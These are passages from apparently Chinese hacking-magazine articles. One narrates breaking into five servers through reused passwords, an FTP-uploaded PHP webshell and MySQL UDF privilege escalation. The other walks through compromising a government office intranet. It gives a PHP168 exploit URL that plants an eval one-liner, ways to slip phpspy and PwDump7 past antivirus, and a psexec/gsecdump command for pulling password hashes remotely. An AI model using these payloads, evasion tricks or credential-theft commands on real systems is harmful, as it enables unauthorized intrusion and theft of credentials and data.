


图 12

一台是现在的计算机名，ping 一下另一台的名称，把 IP ping 出来了，赶紧打开远程桌面连接，填上 IP，用已知的密码登录，成功。这台机器和先前的那一台在同一个网段内，也安装了 MySQL 和 Gene6 FTP，密码都一样，试了一下“net view”，显示列表为空，难道就没有其他机器了吗？不相信！翻看各个盘，都是一些网站文件和备份文件，在 F 盘的一个 wwwroot 里面找到了许多和网站域名有关的文件夹，如图 13 所示。




图 13

但从这台服务器上的IIS来看，并没有运行wwwroot里面的网站，难道那些网站都放在其他服务器上？怀着好奇心，把这些域名一个个依次打开，发现有一个能够打开，ping了一下，这个域名也在同一个网段内。于是又想，那台服务器上会不会也安装了FTP软件，而且用户名和密码与先前的那两台服务器一样？FTP了一下，原来是Serv-U FTP，如图14所示。




图 14

用先前已知的用户名和密码登录，成功。输入命令“ls -la”，看看有哪些文件和文件夹，如图15所示。




图 15

接着输入pwd，看看在什么目录，如图16所示。当前目录是/n:/ftproot，跳到主目录看了看，发现一个和网站域名有关的文件夹，我想，那个网站的文件都放在这个文件夹里面了吧?赶紧通过FTP上传一个PHP的Webshell，访问，如图17所示。




图 16




图 17

我用的是nsTView，输入密码，成功进入，如图18所示。这个网站是用Wordpress搭建的，在配置文件里找到了Root的密码，和前面的一样。

同样的，用udf提权，加了一个用户后，发现3389终端连接不上。难道这台机器没有开启远程桌面连接？没道理啊，难道在内网？但从IP上看，就是一台独立的服务器嘛，按常理应该开了3389方便管理啊。难道是端口改了，不是3389？后来查了一下，证实了前面的猜想，如图19所示。




图 18





图 19

发现了一个可疑的端口11011，在相应的IP后面加上“:11011”连接，果然出现了Windows 2003的登录窗口，用加上的用户登录，成功。这台机器上安装了CMailServer邮件服务、Serv-U和MS SQL 2005，还保存了许多重要的数据，管理员账号和之前的一样，密码也一样，安全意识不高的管理员都有这个习惯，就是所有机器上的密码都一样，不过这个习惯可不好，被人社会工程就亏大了。我其实就利用了这样的弱点，入侵了三台服务器。后来分析了一下，这三台机器中有两台安装了MS SQL，密码一样，而且可以远程连接，直接可以执行命令，是有system权限的。在服务器里看了看，没什么别的了，后来灵感一来，管理员自己会不会用远程桌面管理其他的服务器呢？用管理员的账户登录服务器，单击“远程桌面连接”，下拉框里还有管理员经常去的IP，和前面几台服务器的IP不一样，但都是同一个网段内的，我就好奇地连接了一下，进去了。同样的，这台服务器上也有远程桌面的记录，也登录成功了。

由于时间原因，我没有继续研究下去，也没有安装后门。计算了一下，前后一共入侵了5台服务器，没有多少技术含量。但谁都不希望服务器就这样被入侵了吧？可事实就是如此，辛辛苦苦做的安全工作白费了。网络安全在社会工程学面前是多么不堪一击啊！希望本文能给大家带来一些启迪，网络安全是很重要的，稍微一点不注意就可以让整个网络被攻陷。

前置知识：无
关键词：渗透、注入、内网



对办公内网的一次安全检测

文/图 无懈可击

我所在单位平时会使用到两套系统来办公，分别是 OA 政府办公系统和数字化城市管理系统（简称数字城管），都通过同一条专线接入，处在不同网段，与外界完全隔绝。整个系统组成基于 B/S 结构，我们的计算机通过浏览器访问一个固定 IP 服务器地址，输入上级分配的账号和密码进行登录。通过这个系统，各个部门之间可以进行各种形式的信息互通，大大提高了工作效率，节约了社会资源，各种信息内容的传达可以即时完成，完全实现数字化。数字化城市管理系统则涉及整个市的范围。

本次检测以区级的 OA 办公系统安全性为主，这个系统工作的中枢神经就是固定 IP 的服务器，那么我们就要想办法拿下这台服务器。按照正常的逻辑，当然是对 OA 系统进行全面的黑盒测试，想办法突破。这套系统主要功能是以收发邮件形式来完成的。服务器平台用的是 Windows 2003 系统，补丁也差不多都打了，测试了下 ms08067 无效。虽然可以传附件，不过上传了各个脚本后门也无脚本执行权限，打开地址会提示进行下载。后来找到一个跨站漏洞，这个跨站的影响是比较大的，如果跨站内容为死循环语句，给全区范围内的所有账号发一份邮件，那么所有人收到信息的同时会因为这个跨站漏洞导致浏览器卡死。一个跨站漏洞想拿下服务器貌似还有些距离，因此我们要通过另类的方式来智取这台服务器。

下面开始全面的踩点，先确定主机所在的 IP 段还有多少机器在线提供服务和开了哪些可利用的端口。这里我用 Nmap 的 GUI 版 Zenmap 进行扫描，参数先用最少的选项"Regular scan"（大部分时候已经够用了），扫描后面位数范围为 2~254，可以得到一份比较详细的报告，如图 1 所示。

在没有远程溢出 0-Day 的前提下，基本上只能通过 Web 方法来入侵。首先确定有几台机器开了 Web 服务。一个一个打开测试，寻找是否有注入上传等漏洞，无奈这些站点都没有注入点，个别站点还没网站运行。后来通过一个细心的步骤，找到了一个突破口。一个信息公开系统的网站，在没有明显漏洞的前提下我找到了后台登录页面，通过右键查看源代码，发现采用的是 PHP168 整站系统架设的，如图 2 所示。




图 1




图 2

到漏洞公布站点 Sebug 查找相关漏洞信息，找到了一个，地址为 http://sebug.net/vulndb/ 12282/。不过一开始并不是这么顺利的，测试的时候发现这个 EXP 有问题，sebug 给出的来源为鬼仔的空间，到鬼仔空间看了一下代码内容还是一样的。看来是公布的人留了一手，其实就是最后一个参数 content 后面一句话的内容需要一对"<>"包含。这里给出我利用漏洞时修改过的代码："login.php?makehtml=1&chdb[htmlname]=logs. php&chdb[path]=admin&content=<?php%20@eval($_POST[cmd]);?> "。htmlname 变量可以自定义，path 变量为目录，我利用漏洞的时候改成了 admin，成功得到一句话，如图 3 所示。




图 3

接下来当然是上传大马，准备进一步提权。上传phpspy2008上去，结果被杀。用加密PHP工具将其加密，上传后成功得到大马，如图4所示。




图 4

上传大马之后发现PHP权限为系统权限，查找文件的时候也找到了MySQL数据库的Root账号和密码，因此就没必要用UDF提权了。直接在大马上执行系统命令，用“net start”查看了下服务，发现管理员在用DameWare Mini Remote Control这个远程控制管理工具，端口为6129，只要本机装上软件，用系统内置账号和密码就能进行连接管理。有人可能喜欢直接加个用户上去，不过我觉得入侵的时候应该尽量少留下痕迹，不要做过多的操作（比如增加或修改系统账号，上传各种远控后门等等），控制服务器的时候尽量用管理员自己本身采用的方式来管理控制服务器。

要得到服务器系统账号和密码很简单，用工具Pwd7抓取Hash，再破解出密码即可。这里特别说一下Pwd7被杀的问题，并提供一个很简单的方法。因为Pwd7包含PwDump7.exe和libeay32.dll两个文件，一般来说杀毒软件杀的只是官方发布的PwDump7里面的libeay32.dll库文件，很多杀毒软件都有这个特性。我用pangolin里面的这个文件来替换，使用正常。上传文件后，成功抓到Hash，用法为：PwDump7或者PwDump7>1.txt。破解Hash的时候，我刚开始用SAMInside，当然也可以通过http://www.objectif-securite.ch/en/products.php在线查。具体如何使用就不说了，破解出了两个管理员账号的密码，长度为12位的字母。

在搞定这台机器之后，当然是想办法控制内网的其他机器（包括OA这台主机）。因为这些机器可能都是同一个管理员在管理，所以可能有些账号在部分机器是通用的。因为知道了两个管理员的账户和密码，通过先期的Nmap扫描，确定大部分机器开了135和445端口，所以我利用了另外一种技巧来远程抓取Hash，即利用psexec和gsecdump。命令为：“psexec \\ip -u 账号 -p 密码 -s -f -c gsecdump.exe -a >1 .TXT”，参数“-a”也可以为“-u”，a是指抓取全部信息，u是指抓取当前活动用户的Hash。我之前的OA目标机器IP最后一位为6，图5为成功抓取Hash并保存为6.txt的截图。




图 5

因为之前通过Nmap的扫描报告得到的信息，这台IP尾数为6的OA办公系统的主机还开放了3389端口，可以用账号直接在3389端口登录操作，到此目标完成，如图6所示。

